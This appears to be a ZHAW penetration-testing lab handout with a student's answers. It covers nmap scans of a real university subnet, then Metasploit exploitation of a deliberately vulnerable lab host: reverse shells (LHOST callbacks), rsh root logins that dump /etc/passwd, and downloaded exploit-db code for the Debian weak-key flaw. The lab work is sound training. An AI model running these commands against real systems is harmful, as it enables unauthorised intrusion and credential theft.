Next, let's collect some information about the structure of ZHAW's IP address space. This can be useful in many ways, for example, knowing which hosts are likely to be in the same layer two network can make lateral movement easier. After all, there is no firewall or network traffic monitor between them to complicate the task. Hence, if the target host does not have a vulnerability that is exploitable from the Internet, we might want to look for a host in the same network to use it as a steppingstone to check for vulnerabilities that can be exploited from the intranet.
Let us start with a TCP traceroute to three different IP addresses. Do the traceroute from OUTSIDE the ZHAW network. See Section 3.8 if you don't remember how to do this.

- 160.85.104.112
- 160.85.255.171
- 160.85.252.10

[3] And UDP ports and other layer 4 protocols. UDP ports are difficult to scan in a reliable way (see later).

Look at the results and answer the following questions.
The IP with the fewest routing devices between the ZHAW network and the Internet is:

- ☐ 160.85.104.112
- ☐ 160.85.255.171
- ☒ 160.85.252.10.

All paths traverse a router with the following IP address belonging to SWITCH:

- ☐ 195.176.0.1
- ☒ 195.176.1.1
- ☐ 130.59.0.11

Network structure:

- ☒ All endpoints are likely to be in different subnets because the path length differs.
- ☐ Two endpoints are likely to be in the same subnet because they have the same last few hops.

We skip the rest of the analysis of the network's structure (and names of the hosts on the path) as this would require probing at least two hosts per /24 address space to identify different subnets based on different paths to those hosts. The reason for probing two addresses per /24 address space is because it might well be that there are smaller subnets than /24. This gives us some chance to detect such structures. Ideally, a binary search approach is performed to find smaller subnet structures.

4.1.2 Assets in the 160.85.104.0/24 Subnet

Despite the limitations identified in the introduction to Section 4, the next step is a host-discovery scan for the server network. Execute the following command and inspect the result:

```
nmap -n -sn 160.85.104.0/24
```

How many hosts are reported to be up?

- ☒ 256
- ☐ 250
- ☐ 185

Unfortunately, this result is completely wrong! The devil lies in the details. If you perform scans, you should understand what happens and know how to investigate and check the results.
To understand why we got this result, let's have a look what nmap actually does and sees using the --packet-trace option. Perform a scan of a hosts which is up (www.zhaw.ch) and a host which is down (does not exist):

```
nmap -n -sn www.zhaw.ch --packet-trace
nmap -n -sn 160.85.104.50 --packet-trace
```

Why does nmap tell you that the hosts are up?

- ☐ It gets TCP SYN-ACK packets for the probes to port 443.
- ☒ It gets TCP SYN-ACK packets for the probes to port 80.
- ☐ It gets TCP RST packets for the probes to port 80.
- ☐ It gets replies to its ICMP requests.
- ☐ It gets ARP replies for its ARP requests.

If we perform the scan from a machine where the scan exposes the "true" state of the scanned hosts, we get the following output. Note that the timing and some other irrelevant information has been removed for it to fit on one line:

```
SENT () ICMP [10.0.0.148 > 160.85.104.112 Echo request (type=8/code=0)…] IP [ttl=50 … iplen=28 ]
SENT () TCP 10.0.0.148:61890 > 160.85.104.112:443 S ttl=55 … win=1024 <mss 1460>
SENT () TCP 10.0.0.148:61890 > 160.85.104.112:80 A ttl=45 id=29027 iplen=40  seq=0 win=1024
SENT () ICMP [10.0.0.148 > 160.85.104.112 Timestamp request (type=13/code=0)…] IP [ttl=40 … iplen=40]
RCVD (0.0365s) TCP 160.85.104.112:443 > 10.0.0.148:61890 SA ttl=249 … win=4140 <mss 1380>
Nmap scan report for 160.85.104.112
```

Host is up (0.0019s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

and:

SENT () ICMP [10.0.0.148 > 160.85.104.50 Echo request (type=8/code=0) …] IP [ttl=56 … iplen=28]
SENT () TCP 10.0.0.148:52718 > 160.85.104.50:443 S ttl=53 … iplen=44 … win=1024 <mss 1460>
SENT () TCP 10.0.0.148:52718 > 160.85.104.50:80 A ttl=44 id=55437 iplen=40 seq=0 win=1024
SENT () ICMP [10.0.0.148 > 160.85.104.50 Timestamp request (type=13/code=0)…] IP [ttl=42 … iplen=40]
SENT () ICMP [10.0.0.148 > 160.85.104.50 Timestamp request (type=13/code=0)…] IP [ttl=54 … iplen=40]
SENT () TCP 10.0.0.148:52719 > 160.85.104.50:80 A ttl=42 … iplen=40 seq=0 win=1024
SENT () TCP 10.0.0.148:52719 > 160.85.104.50:443 S ttl=50 … iplen=44 … win=1024 <mss 1460>
SENT (2.0404s) ICMP [10.0.0.148 > 160.85.104.50 Echo request (type=8/code=0)…] IP [ttl=54 … iplen=28]
Note: **Host seems down**. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.07 seconds

Compare this to the output from your scans. Perform another scan:

```
nmap -n -sn www.suse.de --packet-trace
```

You should get a similar result to the two scans performed earlier. Look at all three results of your scans and focus on the **TTL** values listed for the suspect **responses** from the scanned targets:

- ☒ The TTL values are all different.
- ☐ The TTL values are all the same.
- ☐ Two TTL values are the same, one is different

That's not what we expect if the TTL value is "correct". If you need additional background on potential reasons, you might consult https://nmap.org/book/firewall-ids-packet-forgery.html
Let's further look at the TTL values in a bit more detail to identify the root cause for this behaviour. If you have nmap also in your host system (not in the VM), you can perform the following scans from there and compare the TTL:

```
nmap -n -sn 160.85.104.50 --packet-trace
nmap -n -sn 132.163.96.5 --packet-trace
```

Note that the second address is a public time server from NIST. Its only open ports are port 13 and 37 (DAYTIME and TIME protocol) and it does not reply to ICMP echo requests or timestamp requests.


If you don't have nmap there, the relevant output from nmap in the guest system (VM) from the computer used for creating this lab was two times "up" with the following relevant responses:

RCVD (0.0481s) TCP 160.85.104.50:80 > 192.168.10.128:56852 R ttl=**128** … iplen=40 … win=32767
RCVD (0.0367s) TCP 132.163.96.5:80 > 192.168.10.128:63734 R ttl=**128** … iplen=40 … win=32767

and for the host system once "up" and once "down" with the following relevant responses:

RCVD (0.5790s) TCP 160.85.104.50:80 > 192.168.0.102:54913 RA ttl=**244** … iplen=40 … win=1024
(no replies for received for 132.163.96.5)

Since we know that we should not get any response from the hosts: What are possible conclusions from the results provided above? Note that if you performed the queries yourself, the behaviour that you observed – especially for the queries from the host system - might be different. Therefore, consider the results printed above for your answer and the following simplified network path:



- ☐ For the scan probes from the guest system (VM), it is likely that the networking component of the virtualization software generated the responses.
- ☒ For the queries from the guest system (VM) it is likely that some device (probably a firewall) on the path from your home network to the target generated the response(s).
- ☐ For the scan probes from the host system, it is likely that the router (with NAT) that connects the home network with the Internet generated the response.
- ☐ For the scan probes from the host system, it is likely that some device (probably a firewall) on the path from your computer to the target generated the response.

Hence, an important takeaway from this section is that before doing more "expensive" scans of a target (computer, network, or an entire IT infrastructure), it's a good idea to do an initial analysis of the nmap behaviour when performing scans from your current network location and scanning system. Aside from the TTL values, other checks/tricks exist. Check out: https://nmap.org/book/firewall-ids-packet-forgery.html for more details.

Since the host-discovery scan did not work as expected from the VM image, let's do the discovery and comparison with Shodan (active vs. passive) only for assets listening on ports 80 and 443. The safest strategy to mitigate the problems with the scan results we saw before is to use a TCP connect scan (-sC, tries to establish a TCP connection and closes it). The drawback is that it is slower and far from stealthy as the connections will e.g., appear in TCP connection logs. Execute the following two scans:

```
nmap -Pn -sC --open -p80 160.85.104.0/24 > nmap-p80-net-160.85.104.0.out
nmap -Pn -sC --open -p443 160.85.104.0/24 > nmap-p443-net-160.85.104.0.out
```

Because of the --open option, nmap includes only hosts in its output that have open ports. That means that we can easily count the number of assets found by nmap as follows:

```
cat nmap-p80-net-160.85.104.0.out | grep "Nmap scan report" | wc -l
cat nmap-p443-net-160.85.104.0.out | grep "Nmap scan report" | wc -l
```

You can now compare that number with the number of hosts reported by Shodan for those ports. As discussed before, there are reasons why Shodan's results might differ from the results from nmap. What result did you get?

- ☐ Nmap discovers more hosts for both port numbers.
- ☒ Shodan lists less hosts for port 80.
- ☐ Shodan lists less hosts for port 443
- ☐ Shodan lists less hosts for port 80 and 443

With the help of Shodan's API (to download results as JSON) and some shell- or Excel-kung-fu it would be easy to compare the set of IP addresses obtained for the ports 80 and 443. For example, to extract the IP addresses from the scan result files, you could do something like:

```
cat nmap-p80-net-160.85.104.0.out | awk '{match($0,/[0-9]+\.[0-9]+\.[0-
9]+\.[0-9]+/); ip = substr($0,RSTART,RLENGTH); print ip}' | sort | uniq
```

However, we leave that as an exercise to those that want to do a more thorough analysis in their spare-time. The next step would now be a detailed analysis of the discovered assets. In practice, that step is usually linked to the discovery step since if your scanning host is not in the same network as the network to be scanned, a full port scan would be required to find as many hosts as possible.

4.2 Assets Details

To do some hands-on analysis of assets and to speed-up the process, we provide the results of a Nmap scan of the top 3000 TCP ports of the 160.85.104.0/24 network executed with the following command:
nmap -Pn -T4 --top-ports 3000 160.85.104.0/24 -oX nmap-scan-top3000-net-160-85-104-0.xml

You can find the results in the file: *nmap-scan-top3000-net-160-85-104-0.xml*
which is provided along with these lab instructions. You can transform it into HTML with:

```
xsltproc nmap-scan-top3000-net-160-85-104-0.xml -o nmap-scan-top3000-net-160-85-104-0.html
```

Note that the output is in the XML format. There are multiple ways to process Nmap output:

1. **XML output (-oX):** Because of the flexibility and the ease at which XML output can be post processed, users should interact with Nmap through the XML interface rather than trying to parse the normal or grepable (-oG) output. The XML format includes more information than the others (for example MAC address detection is not included in grepable output) and is extensible enough that new features can be added without breaking existing programs that use it. The XML output is also understood by many third-party tools that can make use of information collected by Nmap. One example is the *Metasploit* framework. A sample of the level of detail of the information output in this format can be seen in the following example:
```
<port protocol="tcp" portid="22">
 <state state="open" reason="syn-ack" reason_ttl="56"/>
 <service name="ssh" product="OpenSSH" version="4.3" extrainfo="protocol 2.0"
          method="probed" conf="10"/>
 <script id="ssh-hostkey"
       output="1024 60:ac:4d:51:b1:cd:85:09:12:16:92:76:1d:5d:27:6e (DSA)&#xa;
               2048 2c:22:75:60:4b:c3:3b:18:a2:97:2c:96:7e:28:dc:dd (RSA)"/>
</port>
<port protocol="tcp" portid="113">
 <state state="closed" reason="reset" reason_ttl="56"/>
 <service name="auth" method="table" conf="3"/>
</port>
```
   The service `product`, `version`, and `extrainfo` attributes come from version detection and are combined into one field of the interactive output port table. The `method` attribute can be `table`, meaning the service name was simply looked up in `Nmap-services` based on the port number and protocol, or it can be `probed`, meaning that it was determined through the version detection system. The `conf` attribute measures the confidence (1 and 10) Nmap has that the service name is correct. Nmap only has a confidence level of 3 for ports determined by table lookup, while it is highly confident (10) that port 22 of the example above is OpenSSH, because Nmap connected to the port and found an SSH server identifying as such.
2. **HTML output:** Since XML output is not very convenient for humans to use for manual analysis of the scan result, converting the XML output to HTML for viewing in a browser can make a lot of sense. Conversion is required because Nmap does not have an option for saving scan results in HTML directly. Conversion requires an XSLT processor like xsltproc. Make sure that one is installed on your system by entering:
   `apt-get install xsltproc`
   Now you can convert XML reports to HTML ones as follows:
   `/usr/bin/xsltproc myreport.xml -o myreport.html`
3. **Raw console output and greppable (-oG) output:** These output formats are covered last because they are not suitable for parsing (RAW) or deprecated (greppable output). The XML output format is far more powerful and is nearly as convenient for experienced users. XML is a standard for which dozens of excellent parsers are available. XML is extensible to support new Nmap features as they are released, while grepable output might not contain them for lack of a place to put them.

Let's have a closer look at the host with IP address:

`160.85.104.238`

Check the information regarding open ports in the provided file with the scan results (nmap-scan-top3000-net-160-85-104-0.xml). Furthermore, check the results Shodan shows for this IP address and tick the correct statements below:

- ☒ Shodan lists that host but does not expose all open ports as it does not scan all port numbers.
- ☐ Shodan is unaware of that host because it does not scan those port numbers.
- ☐ Shodan would list that host if the host would have been online during its last scan.

Perform a scan for open ports with version detection and OS detection activated. Copy & past the result in the box below and provide at least one argument why you think that the result of the version and OS detection is (not) plausible.

```
Nmap scan report for srv-clst-301-data147.zhaw.ch (160.85.104.238)
Host is up (0.0065s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.55 seconds

The chance that a server is running Oracle Virtualbox is pretty low
```

With the scan results as a basis, you could now continue to look for other interesting things. However, since our time is limited, we won't ask you to do this but feel free to look around and report security critical findings to your tutor.

Another valuable source of information is the hostnames. To get them, you can use this perl script:

```
#!/usr/bin/perl
use Socket;
$b_net = "160.85.104";
for ($j=0; $j<255; $j++) {
  $ip = "$b_net.$j";
  $ipaddr = inet_aton($ip);
  $name = gethostbyaddr($ipaddr, AF_INET);
  if ($name) {
    print "${ip} \t ${name}\n";
  }
}
```

Store it in a file, make it executable:

```
chmod 755 <filename>
```

and run it from INSIDE and OUTSIDE the ZHAW network. If you perform that analysis from inside the ZHAW network (VPN is enough), the results will contain more and/or different names than when you do that from outside the ZHAW network. It should be clear why when you think back at the discussion of the DNS setup at ZHAW in Section 3.8.

What categories of machines are likely to exist if you look at the hostnames?

- [x] Machines that are part of a server cluster
- [x] Application servers
- [x] Nameservers
- [ ] Microsoft Sharepoint servers
- [ ] NTP time servers
- [x] Mailservers

Do you think it is a good idea to set the hostnames like ZHAW does? Explain advantages and disadvantages of their naming scheme.

Advantage:
It's easier for sys admins to manage their servers as the name already reveals their usage.

Disadvantage:
For an attacker it's already possible to get the possible available services on a server by requesting their DNS names.Therefore it will be more difficult for the defending side to detect a possible port scan, as the attacker can scan them with more precission

5 Vulnerability Scanning and Exploiting

Now that you have a good idea of the networks and hosts of the target of your "penetration test", we could now continue and to do the following next steps:

1. **Vulnerability scanning:** Perform a vulnerability scan of networks or hosts that look interesting considering information gathered until now and other factors like their role and relevance for the business, security controls in place to protect them, the likelihood that you do find a vulnerability and more. Depending on the time available for the task and whether the scanning must be done in a way that the target does not notice it, different strategies apply.
2. **Vulnerability analysis:** Analyse the results obtained from step one and prioritize the vulnerabilities found. The risk "rating" of a vulnerability from the vulnerability scanner is often a good starting point. However, vulnerabilities for which a "reliable" exploit exists and vulnerabilities that are unlikely to rise the suspicion of the target because of side-effects (unusual log-entries, crashing services, etc.) are almost always preferred over other vulnerabilities.
3. **Exploitation:** The last step that you must go through before the fun begins. ☺

Since these steps might disrupt the network and services of ZHAW, we will work with servers in the Hacking-Lab environment or using a local version of the vulnerable machine

Work with the Hacking-Lab:
Connect your VM image to the Hacking-Lab VPN for the remaining part of the lab. Open a browser in the VM and login to zhaw.hacking-lab.com. Now, you can connect to the VPN by right-clicking on the VPN icon on the top right and choose the Hacking-Lab 2.0 VPN. If you loose connectivity, repeat these steps. The vulnerable machine is: *iloveshells.vm.vuln.land*

Work with a local version of the vulnerable machine:
Download the vulnerable machine Metasploitable2 from
https://drive.switch.ch/index.php/s/MwUCcyO5ox0j3l9
and import it into VMWare or VirtualBox. Start it and login using
user: msfadmin
password: msfadmin
Determine and note down the IP address of the machine using ifconfig and test that you can ping it from your Hacking-Lab Live CD VM. Use this IP instead of *iloveshells.vm.vuln.land* as target.

5.1 Vulnerability scanning

Our target for the rest of the lab is the host *iloveshells.vm.vuln.land*. In a penetration test, you would now configure and start a vulnerability scan for this target. Since this would take too much time, we provide you with the reports from two vulnerability scanners: Nessus and Greenbone Vulnerability Manager (GVM). For both reports, results with severity LOG (GVM) and INFO (Nessus) were filtered. The Nessus scanner (including the plugins/signatures for detecting vulnerabilities) was last updated in mid-2018, GVM in March 2022.

- **Nessus vulnerability scanner:**
  => *nessus_report-iloveshells-hacking-lab-com.[nessus,html]*
- **Greenbone Vulnerability Manager (GVM)**, formerly named OpenVAS framework
  => *gvm_report-iloveshells-hacking-lab-com.[xml,pdf]*

If you want to perform the scan yourself, you can install and use GVM into your VM. Use the XML export function to export the report for Metasploit or the PDF export function to analyse the report manually. See Appendix A for instructions.

5.2 Vulnerability analysis

Analyse the scan reports and answer the following questions.

Question: Why does Nessus not report the Apache Tomcat vulnerabilities found by GVM?

- ☐ Nessus was configured to do a safe scan, but the vulnerability can only be found with more aggressive (and potentially disruptive) detection methods.
- ☐ Nessus rates the severity as Log only (filtered from the results).
- ☒ Nessus does not know how to look for this vulnerability.
- ☐ Nessus did not scan the port 8009 on which Apache Tomcat is running on the host.

Question: Can the Apache Tomcat vulnerability be used to execute code by its own? Study the description carefully and check the references!

- ☐ Yes, the summary says that this is a remote code execution vulnerability.
- ☐ Yes, the information provided in the "Vulnerability Insight" section of the description clearly explains that this is the case.
- ☒ No, this vulnerability is a LFI (Local File Inclusion) vulnerability. Only under certain circumstances, this can be misused to execute code.
- ☐ No, this is not possible since it allows to read configuration files and source code files of all webapps deployed on Tomcat only.

Question: If you compare the scan results from GVM and Nessus you will find that they differ quite heavily. Which of the following statements are true?

- ☒ GVM lists more vulnerabilities with a rating of MEDIUM or higher than Nessus.
- ☒ GVM and Nessus report both a vulnerability related to CVE-2010-2075. Their assessment of the severity is similar.
- ☒ Nessus lists a vulnerability related to CVE-2016-2118 which is not listed by GVM.
- ☐ GVM and Nessus report both the use of weak and deprecated cipher suites. Their assessment of the severity of the related findings is similar.
- ☒ Nessus and GVM use a different severity/risk rating scale. This makes a comparison of the results more difficult.
- ☐ GVM reports a Quality-of-Detection (QoD) for each finding. A vulnerability is only listed if its QoD is 60 or greater, which means that the method for finding it has few false positives.

5.3 Exploitation

Let's not choose one of the many vulnerabilities and exploit it with Metasploit. Let's start with the vulnerability listed by GVM which references CVE-2020-1938.

Start Metasploit and search in Metasploits database for a module that references CVE-2020-1938 by entering the following commands:

```
msfconsole
msf6> search CVE-2020-1938
```

Question: This should list one module. Answer the following questions related to this module:

- ☐ The module is ranked good. It works reliably and it targets the “common case" (e.g., default configuration). The target is not auto autodetected – there is no tuning depending on the target.
- ☒ The module is ranked normal. It works reliably but depends on a specific version/configuration of the target that is not the "common case" (can’t or doesn't reliably autodetect).
- ☐ The module is an exploit module. It will give you a reverse shell when executed successfully.
- ☐ The module will enable you to extract data from the target that should not be extractable.

Load the module and display some information about this module:

```
msf6> use <module name>
msf6> show info
```

Next, inspect its configuration status and options:

```
msf6> show options
```

You should see some configuration options like RHOST (target host), RPORT (target port), SSL (use TLS yes/no) that are there in most exploit modules and some exploit specific options like the AJP_PORT (AJP port) and FILENAME. Reconfigure these options so that they match our target:

```
msf6> set RHOST iloveshells.vm.vuln.land
msf6> show options
```

The RHOST value should now be *iloveshells.vm.vuln.land*. Run the module with:

```
msf6> run
```

Question: Look at the output. Did the exploit work?

- ☐ No
- ☒ Yes

Before you are left on your own for the reminder of the exploitation tasks, let’s exploit another vulnerability. One that allows you to inject malicious code that will connect back to you and give you shell access. Such a shell is also called a ***reverse shell***.

Enter the following to load the module that can exploit the vulnerability:

```
msf6> use multi/http/php_cgi_arg_injection
```

Study the information provided with the module and its options:

```
msf6> show info
msf6> show options
```

Answer the following questions:

- ☐ The vulnerability was discovered by GVM and Nessus.
- ☒ The vulnerability was discovered by GVM only
- ☐ The vulnerability was discovered by Nessus only
- ☒ GVM clear lists this as a RCE vulnerability, including a very high CVSS score
- ☐ Nessus clear lists this as a RCE vulnerability, including a very high CVSS score

You should have seen that the options list information about the options of the payload to be injected and executed on the target. You can change that payload. To see the available payloads and their ranking when you enter:

```
msf6> show payloads
```

Which of the following statements about those payloads are true?

- ☐ There are different payloads for different targets (windows, linux, macosx)
- ☒ There are payloads for different network stacks (IPv4, IPv6)
- ☐ Meterpreter is the only payload option with this module
- ☒ There are payloads using different protocols for connecting back (HTTP, HTTPS, TCP, …)
- ☐ All payloads have a ranking "great"
- ☒ There are payloads offering a different set of functions/shells (Meterpreter, PHP Shell,…)
- ☒ The payloads for this module can all work with multiple operating system on the target

For now, leave the default payload which should be a meterpreter instance in the flavour reverse_tcp. You might play around with other payloads later if you want. In this case, set the payload with:

```
msf6> set PAYLOAD <payload identifier>
```

and configure its options. Let us now configure the module and run it. You need to set the remote host and the address to which the victim should connect back to (LHOST).

```
msf6> set RHOST iloveshells.vm.vuln.land
msf6> set LHOST <YOUR IP>
```

IMPORTANT: Note that LHOST is already set but most likely to the wrong address – remember that you access the vulnerable host over VPN. You must set that address to the address your host has from the perspective of the VPN (check the tun0 interface information).

That's already it – run the exploit and enjoy your shell!

```
msf6> run
```

6 Vulnerability Scanning, Analysis and Exploitation (DIY)

In the remaining part of the lab, you are now mostly on your own. To get the **two Lab Points** for this part, you must describe how you exploit the three CRITICAL vulnerabilities listed below. The steps and commands used must be documented so that another student could use them to exploit it too.

Name:	**rsh Unauthenticated Access (via finger Information)**
Risk:	CRITICAL
Problem:	Using common usernames as well as the usernames reported by 'finger', Nessus was able to log in through rsh.
Mitigation:	Remove the .rhosts files or set a password on the impacted accounts
Exploitation –	Describe how to exploit this vulnerability and list all of the ***usernames*** (at least 5) with which you could login using this vulnerability.

Hint: Is your rsh command really executing the rsh client?

```
sudo apt-get install rsh-client

# try common usernames
rsh -l root iloveshells.vm.vuln.land id --user --name
rsh -l toor iloveshells.vm.vuln.land id --user --name
rsh -l bin iloveshells.vm.vuln.land id --user --name
rsh -l daemon iloveshells.vm.vuln.land id --user --name
rsh -l operator iloveshells.vm.vuln.land id --user --name
rsh -l nobody iloveshells.vm.vuln.land id --user --name
rsh -l adm iloveshells.vm.vuln.land id --user --name
rsh -l ftp iloveshells.vm.vuln.land id --user --name
rsh -l postgres iloveshells.vm.vuln.land id --user --name
rsh -l gdm iloveshells.vm.vuln.land id --user --name
```

--> next page

since we have a root login, we can simply read out /etc/password

rsh -l root iloveshells.vm.vuln.land cat /etc/passwd | cut -d: -f1 | xargs -I {} echo "rsh -l {} iloveshells.vm.vuln.land id --user --name" > rsh_logins

bash rsh_logins 2>/dev/null

* root
* daemon
* bin
* sys
* games
* man
* lp
* mail
* news
* uucp
* proxy
* www-data
* backup
* list
* irc
* gnats
* nobody
* libuuid
* msfadmin
* postgres
* user
* service

Name: **Debian OpenSSH/OpenSSL Package Random Number Generator Weakness**
Risk: CRITICAL
Problem: Weak SSH host key generate with nearly no entropy (CVE-2008-0166)
Mitigation: Patch OpenSSL and generate new SSH keys
Exploitation:

```
curl https://www.exploit-db.com/download/5720 -o ssh-rng-exploit.py
wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/5622.tar.bz2
bunzip2 5622.tar.bz2
tar xvf 5622.tar

# insert the following line on line 69 of the script:
#                                 cmd = cmd + ' -o HostkeyAlgorithms=ssh-rsa'
$EDITOR ssh-rng-exploit.py

python2 ssh-rng-exploit.py ./rsa/2048 iloveshells.vm.vuln.land root 22 5
# Tested 32768 keys | Remaining 0 keys | Aprox. Speed 32/sec

sudo apt install -y crowbar
crowbar --brute sshkey --server 152.96.6.240/32 --username msfadmin --key rsa/2048/


Not sure how to exploit this - in theory the SSH keys generated with this openssl version should be
vulnerable, so the assumtion was that one of the authorized SSH keys is one of the predictable SSH
keys pairs.
However, that does not seem to be the case, as both scripts failed to exploit that.
```

Name: **Unreal IRC Daemon Backdoor Detection ==**
Risk: CRITICAL
Problem: The remote IRC server is a version of Unreal IRCD with a backdoor that allows an attacker to execute arbitrary code on the affected host.
Mitigation: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.
Exploitation:

```
msfconsole
search UnrealIRCD
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOST iloveshells.vm.vuln.land
set payload cmd/unix/reverse
set LHOST 10.13.0.114
run

--> next page
```

7 Lab Points

For 6 **Lab Points** you complete the questions on Moodle successfully. Furthermore, you must pass the DIY part, which is rated manually.

id
uid=0(root) gid=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/hostname
c6c5e14f-6954-4e31-bb1c-a944b397df7f

Appendix

A Install Greenbone Vulnerability Management (GVM) on HL LiveCD

OpenVAS (Open Vulnerability Assessment Scanner) is the scanner component of Greenbone Vulnerability Manager (GVM), a software framework of several services and tools offering vulnerability scanning and vulnerability management. All Greenbone Vulnerability Manager products are free software, and most components are licensed under the GNU General Public License (GPL). Plugins for Greenbone Vulnerability Manager are written in the Nessus Attack Scripting Language, NASL.

Perform the following steps to install and start GVM on your HL LiveCD as a docker container with persistent storage. The installation can take up to 30 minutes. For more details, check out the repository of this container https://github.com/immauss/openvas/tree/master/docs

```
docker volume create gvm
```

```
docker run --detach --publish 9392:9392 -e PASSWORD="compass" --volume gvm:/data --name gvm immauss/openvas
```

Depending on your hardware, it can take anywhere from a few seconds to 30 minutes while the database with network vulnerability tests (NVT) are scanned and the database is rebuilt. The NVTs will update every time the container starts => the easiest way to update the NVTs is to restart the container.

```
docker restart openvas
```

When the container is up and running, wait until the syncing with the feeds is completed. One way to check this is to get a shell in the docker container and check whether there is a sync process running:

```
docker exec -it gvm bash
```

```
ps aux | grep Syncing
```

Now GVM should be ready to be used for vulnerability scanning. Access the GUI using the URL and credentials admin/compass and create a scan task by going to the “Scans” section and clicking the magic wand button (see screenshot). There, enter the IP address or hostname of the host to be scanned and start the scan (default configuration). For advanced configuration options, check out the GVM/OpenVAS manual.